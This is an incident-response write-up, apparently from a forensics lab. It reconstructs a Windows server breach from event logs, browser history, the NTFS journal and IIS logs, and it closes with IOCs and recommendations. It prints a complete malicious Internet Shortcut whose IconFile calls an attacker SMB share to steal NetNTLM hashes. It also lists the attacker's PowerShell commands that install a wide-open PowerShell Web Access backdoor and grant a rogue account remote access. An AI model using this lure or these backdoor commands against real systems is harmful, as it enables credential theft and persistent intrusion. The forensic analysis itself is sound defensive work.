TL;DR#
The threat actor compromised a Windows server by performing a password spraying attack against domain accounts, then planted a malicious Internet Shortcut file (Proposal.url) in a network share to steal the NetNTLM hash of user k.texus via a forced SMB authentication. Using the captured hash, the attacker authenticated via Pass-the-Hash, established an RDP session, exfiltrated sensitive project files (C:\ProjectArk) as a ZIP archive to C2 server yourc2filemanager.cn, and installed Windows PowerShell Web Access as a persistent backdoor with a newly created local account t.minami.
Initial Access#
The attacker at 6/11/2025 14:35:56 performed a password spraying attack.
Password Spraying Attack#

Password spraying is a type of brute force attack where an attacker tries a single common password against many different accounts to avoid triggering lockout policies that would occur when brute forcing a single account with many passwords.

Following the 4625 events, I found a corresponding Event ID 4624 with Type 3 (which means connection through network) - at 2025-06-11 14:35:56 the attacker successfully logged into the v.hunter account from 192.168.189.129.
Shared Folder#
The attacker accessed a shared folder “Proposal” configured with Full Control permissions granted to Everyone. The folder is located at:
C:\Users\k.texus\Desktop\Project Proposal

This shared folder was last modified at 2025-06-11 14:39:20 and contains two files.

newproposal.txt contains a phishing message with an email address pointing to the @project.ark domain:
1Greeting project manager! your contractor here! I have made a new proposal
2for our project and you can click another file on this folder to go directly
3to my private website! If you have any question regarding this proposal,
4please send it to argonaut@project.ark
NTLM Hash Stealing#
The second file, Proposal.url, is a malicious Internet Shortcut crafted for NetNTLM hash theft:
1[InternetShortcut]
2URL=http://argonaut.ark/proposal.html
3WorkingDirectory=C:\Users\
4IconFile=\\192.168.189.129\%USERNAME%.icon
5IconIndex=1
This file does not require the victim to execute it. The attack triggers automatically when a user opens the “Proposal” folder in Windows Explorer. The IconFile parameter forces Windows to fetch the icon from the attacker’s SMB share at \\192.168.189.129. During this request, Windows automatically performs NTLM authentication and transmits the victim’s NetNTLM hash to the attacker’s server. The use of %USERNAME% in the path allows the attacker to identify exactly which account’s credentials were captured.
At 2025-06-11 14:41:38 the user k.texus opened the folder, triggering the hash leak.

At 2025-06-11 14:42:57 the attacker authenticated as k.texus using the captured NTLM hash (Pass-the-Hash).
At 2025-06-11 14:44:48 the attacker connected via RDP using the compromised account.

Exfiltration#
To understand what the attacker did during the RDP session, I analyzed the Microsoft Edge browser history of k.texus using a SQLite viewer on the History database file. The urls table revealed the attacker’s activity chronologically:

The attacker searched for and visited 7-zip.org to download the archiving tool, then accessed http://localhost/ - the ProjectArk web application running locally on the server. After that, the browser history shows visits to http://yourc2filemanager.cn/ and http://yourc2filemanager.cn/upload.php, confirming the upload of the exfiltrated archive to the C2 server.
To confirm what was archived and when, I used MFTECmd to parse the NTFS $J journal, which logs all file system operations. Filtering by the C:\ProjectArk path revealed:
At 2025-06-11 14:46:42 the attacker created arkproj.zip containing the contents of C:\ProjectArk. The total size of exfiltrated files was 783,907 bytes.
At 2025-06-11 14:46:44 the archive was exfiltrated to the C2 server yourc2filemanager.cn.
Backdoor Installation#
To find post-exfiltration activity, I examined the PowerShell event logs Windows PowerShell.evtx - in Event Viewer. However, the most direct evidence came from ConsoleHost_history.txt of user k.texus which stores a history of all PowerShell commands entered interactively. The file revealed the full sequence of commands executed by the attacker:
1Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
2Install-PswaWebApplication -UseTestCertificate
3Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
4Enable-PSRemoting -Force
5Test-WSMan
6Get-Service -Name WinRM
7net localgroup "remote management users" t.minami /add
8net user t.minami
After exfiltration, the attacker installed Windows PowerShell Web Access (PSWA) as a web-based backdoor to maintain persistent access to the server. PSWA provides a browser-based interface for executing PowerShell commands remotely over the WinRM protocol. The rule Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName * grants unrestricted access - any user can connect to any host with any configuration.
Persistence#
To maintain persistence, the attacker created a local user t.minami and added it to the Remote Management Users group, enabling WinRM/PSWA authentication independently of the compromised accounts.
To confirm that the backdoor was actually used, I examined the IIS logs located at \inetpub\logs\LogFiles\W3SVC1. IIS is the Windows web server that hosts the PSWA web interface - it logs every HTTP request made to it, including the authenticated username, source IP, HTTP method, and response code. The logs confirmed a successful login and session establishment at 2025-06-11 14:54:55:
12025-06-11 14:54:55 POST /pswa/en-US/logon.aspx ... 192.168.189.129 ... 302 0 0 5389
22025-06-11 14:54:55 GET  /pswa/ ... LIBERYSV08\t.minami 192.168.189.129 ... 302 0 0 58
32025-06-11 14:54:55 GET  /pswa/en-US/console.aspx ... LIBERYSV08\t.minami 192.168.189.129 ... 200 0 0 176
The POST to logon.aspx is the login request. The subsequent GET /pswa/en-US/console.aspx returning HTTP 200 confirms the attacker successfully authenticated and reached the interactive PowerShell console. The authenticated username LIBERYSV08\t.minami and source IP 192.168.189.129 match the backdoor account and attacker IP identified earlier.
Session ID: LIBERYSV08\t.minami.250611.075455
Session terminated at 2025-06-11 14:55:40.
The attacker also created a network share ProjectArk for potential lateral movement.
IOCs#
IPs
- 192.168.189.129 - attacker IP (password spray, SMB hash capture, RDP, PSWA)
Domains
- yourc2filemanager.cn - C2 exfiltration server
- argonaut.ark / project.ark - phishing domains used in lure documents
Files
- C:\Users\k.texus\Desktop\Project Proposal\Proposal.url - malicious Internet Shortcut for NTLM hash theft
- C:\Users\k.texus\Desktop\Project Proposal\newproposal.txt - phishing lure document
- arkproj.zip - exfiltrated archive (783,907 bytes)
Paths
- C:\ProjectArk - source folder of exfiltrated data
Accounts
- v.hunter - compromised via password spraying
- k.texus - compromised via Pass-the-Hash
- t.minami - backdoor account created by threat actor
Features / Protocols
- WindowsPowerShellWebAccess - installed as backdoor web gateway
- WinRM - enabled for persistent remote access
Recommendations#
Immediate Actions
- Remove backdoor account t.minami and audit all local users on the server
- Uninstall PSWA and disable WinRM if not required
- Reset passwords for all compromised accounts: v.hunter, k.texus
- Block IP 192.168.189.129 and domain yourc2filemanager.cn at the network perimeter
- Audit all files accessed or copied during the RDP session on 2025-06-11
Preventive Measures
- Restrict share permissions - remove Full Control for the Everyone group on all shares
- Enable SMB signing to prevent NTLM relay and Pass-the-Hash attacks
- Deploy detection rules for Internet Shortcut files with IconFile pointing to external UNC paths
- Enforce account lockout policies to mitigate password spraying
- Enable MFA on RDP and all remote access solutions
- Monitor for PSWA and WinRM installation events via SIEM
Attack Timeline#
%%{init: {'theme': 'base', 'themeVariables': { 'background': '#ffffff', 'mainBkg': '#ffffff', 'primaryTextColor': '#000000', 'lineColor': '#333333', 'clusterBkg': '#ffffff', 'clusterBorder': '#333333'}}}%%
graph TD
    classDef default fill:#f9f9f9,stroke:#333,stroke-width:1px,color:#000;
    classDef access fill:#e1f5fe,stroke:#0277bd,stroke-width:2px,color:#000;
    classDef action fill:#ffebee,stroke:#c62828,stroke-width:2px,color:#000;
    classDef exfil fill:#fce4ec,stroke:#880e4f,stroke-width:2px,color:#000;
    classDef persist fill:#f3e5f5,stroke:#6a1b9a,stroke-width:2px,color:#000;
    classDef start fill:#e8f5e9,stroke:#2e7d32,stroke-width:2px,color:#000;

    A(["192.168.189.129
Threat Actor"]):::start --> B["14:35:56
Password Spraying
v.hunter compromised"]:::access
    B --> C["14:39:20
Proposal share accessed
Proposal.url + newproposal.txt planted"]:::action
    C --> D["14:41:38
k.texus opens Proposal folder
NetNTLM hash automatically sent to attacker"]:::action
    D --> E["14:42:57
Pass-the-Hash
Authenticated as k.texus"]:::access
    E --> F["14:44:48
RDP session established
under k.texus account"]:::access

    subgraph Exfiltration [Exfiltration]
        F --> G["14:46:42
arkproj.zip created
C:\ProjectArk - 783,907 bytes"]:::exfil
        G --> H["14:46:44
arkproj.zip uploaded
yourc2filemanager.cn"]:::exfil
    end

    subgraph Persistence [Persistence]
        H --> I["~14:50
PSWA installed
WinRM enabled"]:::persist
        I --> J["~14:50
Local user t.minami created
Added to Remote Management Users"]:::persist
        J --> K["14:54:55
Backdoor access confirmed
t.minami via PSWA"]:::persist
        K --> L(["14:55:40
Session terminated
LIBERYSV08\t.minami.250611.075455"]):::persist
    end